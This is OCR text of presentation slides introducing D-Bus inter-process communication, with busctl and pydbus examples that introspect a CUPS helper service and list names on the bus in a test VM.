
Well-known name Unique name

[1] Bus name: org.freedesktop.DBus or :1.100
[2] Object path
[3] Interface
[4] Method / Signal
[5] Signature

(official documentation)


Introduction

Registration




Introduction

Registration




Introduction

Registration



Introduction

Registration



Introduction

Registration

```
busctl --user call org.freedesktop.DBus \
                   /org/freedesktop/DBus \
                   org.freedesktop.DBus \
                   GetConnectionUnixProcessID \
                   s ':1.42'
```

[1] Bus name: org.freedesktop.DBus or :1.100
[2] Object path: /org/freedesktop/DBus
[3] Interface: org.freedesktop.DBus
[4] Method / Signal: GetConnectionUnixProcessID
[5] Signature: s (one string)

Introduction

Registration

pydbus

```
from pydbus import SystemBus
from gi.repository import GLib

bus = SystemBus()
polkit = bus.get("org.freedesktop.DBus", "/org/freedesktop/DBus")
ret = polkit.GetConnectionUnixProcessID(":1.4")
print(ret)
# 944
```

Auto find the corresponding **interface**

Introduction

busctl 101

- **busctl** is a tool can be used to communicate with dbus services

```
busctl [OPTIONS...] COMMAND ...

Introspect the D-Bus IPC bus.

Commands:
  list                     List bus names
  status [SERVICE]         Show bus service, process or bus owner credentials
  monitor [SERVICE...]     Show bus traffic
  capture [SERVICE...]     Capture bus traffic as pcap
  tree [SERVICE...]        Show object tree of service
  introspect SERVICE OBJECT [INTERFACE]
  call SERVICE OBJECT INTERFACE METHOD [SIGNATURE [ARGUMENT...]]
                           Call a method
  emit OBJECT INTERFACE SIGNAL [SIGNATURE [ARGUMENT...]]
                           Emit a signal
  get-property SERVICE OBJECT INTERFACE PROPERTY...
                           Get property value
  set-property SERVICE OBJECT INTERFACE PROPERTY SIGNATURE ARGUMENT...
                           Set property value
  help                     Show this help
```

Introduction

busctl 101

Bus name

```
dbus-test@DBUS-TEST-VM:~$ busctl --system tree org.opensuse.CupsPkHelper.Mechanism
Only root object discovered.
```


1. Get **object paths** from **bus name**

Introduction

busctl 101

Bus name Object path

```
dbus-test@DBUS-TEST-VM:~$ busctl --system introspect org.opensuse.CupsPkHelper.Mechanism /
```



NAME	TYPE	SIGNATURE	RESULT/VALUE	FLAGS
org.freedesktop.DBus.Introspectable	interface	-	-	-
.Introspect	method	-	s	-
org.freedesktop.DBus.Peer	interface	-	-	-
.GetMachineId	method	-	s	-
.Ping	method	-	-	-
org.freedesktop.DBus.Properties	interface	-	-	-
.Get	method	ss	v	-
.GetAll	method	s	a{sv}	-
.Set	method	ssv	-	-
.PropertiesChanged	signal	sa{sv}as	-	-
org.opensuse.CupsPkHelper.Mechanism	interface	-	-	-
.ClassAddPrinter	method	ss	s	-
.ClassDelete	method	s	s	-
.ClassDeletePrinter	method	ss	s	-
.DevicesGet	method	iiasas	sa{ss}	-
.FileGet	method	ss	s	-
.FilePut	method	ss	s	-
.JobCancel	method	i	s	deprecated
.JobCancelPurge	method	ib	s	-
.JobRestart	method	i	s	-

2. Get **interfaces** and **methods**

Introduction

busctl 101

Bus name Object path Interface Method

```
dbus-test@DBUS-TEST-VM:~$ busctl --system call org.opensuse.CupsPkHelper.Mechanism / org.freedesktop.DBus.Introspectable Introspect
s "<!DOCTYPE node PUBLIC \"-//freedesktop//DTD D-BUS Object Introspection 1.0//EN\"\n                      \"http://www.freedesktop.org/standards/dbus/1.0/introspect.dtd\">\n
<!-- GDBus 2.80.0 -->\n<node>\n  <interface name=\"org.freedesktop.DBus.Properties\">\n    <method name=\"Get\">\n      <arg type=\"s\" name=\"interface_name\" direction=\"in
\"/>\n      <arg type=\"s\" name=\"property_name\" direction=\"in\"/>\n      <arg type=\"v\" name=\"value\" direction=\"out\"/>\n    </method>\n    <method name=\"GetAll\">\n
      <arg type=\"s\" name=\"interface_name\" direction=\"in\"/>\n      <arg type=\"a{sv}\" name=\"properties\" direction=\"out\"/>\n    </method>\n    <method name=\"Set\">\
n      <arg type=\"s\" name=\"interface_name\" direction=\"in\"/>\n      <arg type=\"s\" name=\"property_name\" direction=\"in\"/>\n      <arg type=\"v\" name=\"value\" direc
tion=\"in\"/>\n    </method>\n    <signal name=\"PropertiesChanged\">\n      <arg type=\"s\" name=\"interface_name\"/>\n      <arg type=\"a{sv}\" name=\"changed_properties\"/
>\n      <arg type=\"as\" name=\"invalidated_properties\"/>\n    </signal>\n  </interface>\n  <interface name=\"org.freedesktop.DBus.Introspectable\">\n    <method name=\"Int
rospect\">\n      <arg type=\"s\" name=\"xml_data\" direction=\"out\"/>\n    </method>\n  </interface>\n  <interface name=\"org.freedesktop.DBus.Peer\">\n    <method name=\"P
ing\"/>\n    <method name=\"GetMachineId\">\n      <arg type=\"s\" name=\"machine_uuid\" direction=\"out\"/>\n    </method>\n  </interface>\n  <interface name=\"org.opensuse.
CupsPkHelper.Mechanism\">\n    <method name=\"FileGet\">\n      <annotation name=\"org.freedesktop.DBus.GLib.Async\" value=\"\"/>\n      <arg type=\"s\" name=\"resource\" dir
```


3. Call method **Introspect**

Introduction

Bus Information

- Get service Information from built-in methods of dbus-daemon
- E.g. ListNames
  - Return a list of all **currently-owned names** on the bus

(dbus-daemon) bus/driver.c



string array with 150 elements


```
dbus-test@DBUS-TEST-VM:~$ busctl --user call org.freedesktop.DBus /org/freedesktop/DBus org.freedesktop.DBus ListNames
as 150 "org.freedesktop.DBus" ":1.106" "org.freedesktop.Notifications" ":1.107" ":1.8" "io.snapcraft.SnapDesktopIntegration" "org.freedesktop.portal.Desktop" "org.freedesktop
.background.Monitor" ":1.9" "org.gnome.Mutter.DisplayConfig" "org.freedesktop.systemd1" "org.gnome.Mutter.IdleMonitor" "org.gnome.evolution.dataserver.AddressBook10" "org.gno
me.SettingsDaemon.Wacom" "org.gnome.SettingsDaemon.MediaKeys" "org.gtk.vfs.Daemon" "org.gtk.vfs.mountpoint_2515" "org.gnome.SettingsDaemon.PrintNotifications" "org.gnome.Sett
ingsDaemon.Datetime" "org.pulseaudio.Server" "org.gnome.Mutter.ScreenCast" ":1.80" "org.gnome.SessionManager" "org.gnome.Mutter.ServiceChannel" "org.freedesktop.impl.portal.d
esktop.gtk" ":1.82" ":1.60" ":1.83" ":1.61" ":1.84" "org.gnome.evolution.dataserver.Sources5" ":1.62" "org.gnome.Terminal" ":1.63" "org.gtk.vfs.UDisks2VolumeMonitor" "org.gno
me.SettingsDaemon.ScreensaverProxy" "org.a11y.Bus" ":1.41" ":1.64" ":1.20" "org.gnome.Mutter.RemoteDesktop" ":1.42" "org.gnome.SettingsDaemon.Power" "org.gnome.Identity" ":1.
65" ":1.21" "org.gnome.Shell.AudioDeviceSelection" ":1.43" "org.gnome.Shell.CalendarServer" ":1.66" "org.gnome.keyring" ":1.44" ":1.89" ":1.67" ":1.45" "org.gnome.Shell" ":1.
68" ":1.46" "org.gnome.dfeet" ":1.69" ":1.47" "org.gnome.Shell.Wacom.PadOsd" ":1.48" ":1.49" "org.gnome.Shell.Screenshot" ":1.158" "org.gnome.Mutter.InputCapture" "ca.desrt.d
conf" "org.gtk.vfs.GPhoto2VolumeMonitor" "org.freedesktop.portal.Documents" "org.gnome.SettingsDaemon.Sound" "org.freedesktop.ScreenSaver" "org.gnome.SettingsDaemon.Rfkill" "
org.gnome.Shell.Portal" "org.gtk.MountOperationHandler" "org.gnome.Shell.Introspect" "org.gnome.evolution.dataserver.Calendar8" "org.gnome.Mutter.InputMapping" "org.gtk.vfs.A
fcVolumeMonitor" "org.gnome.SettingsDaemon.Smartcard" "org.gnome.SettingsDaemon.A11ySettings" "org.gnome.Shell.ScreenShield" "org.gtk.vfs.GoaVolumeMonitor" "org.gnome.Setting
sDaemon.Housekeeping" "org.gnome.SettingsDaemon.Sharing" ":1.90" "org.gtk.Notifications" "org.gnome.Evolution-alarm-notify" ":1.92" ":1.70" ":1.93" "org.gnome.ScreenSaver" ":
1.71" "org.gnome.OnlineAccounts" "org.freedesktop.portal.IBus" ":1.94" "org.freedesktop.impl.portal.desktop.gnome" ":1.72" "org.gnome.Shell.Notifications" ":1.50" ":1.95" ":1
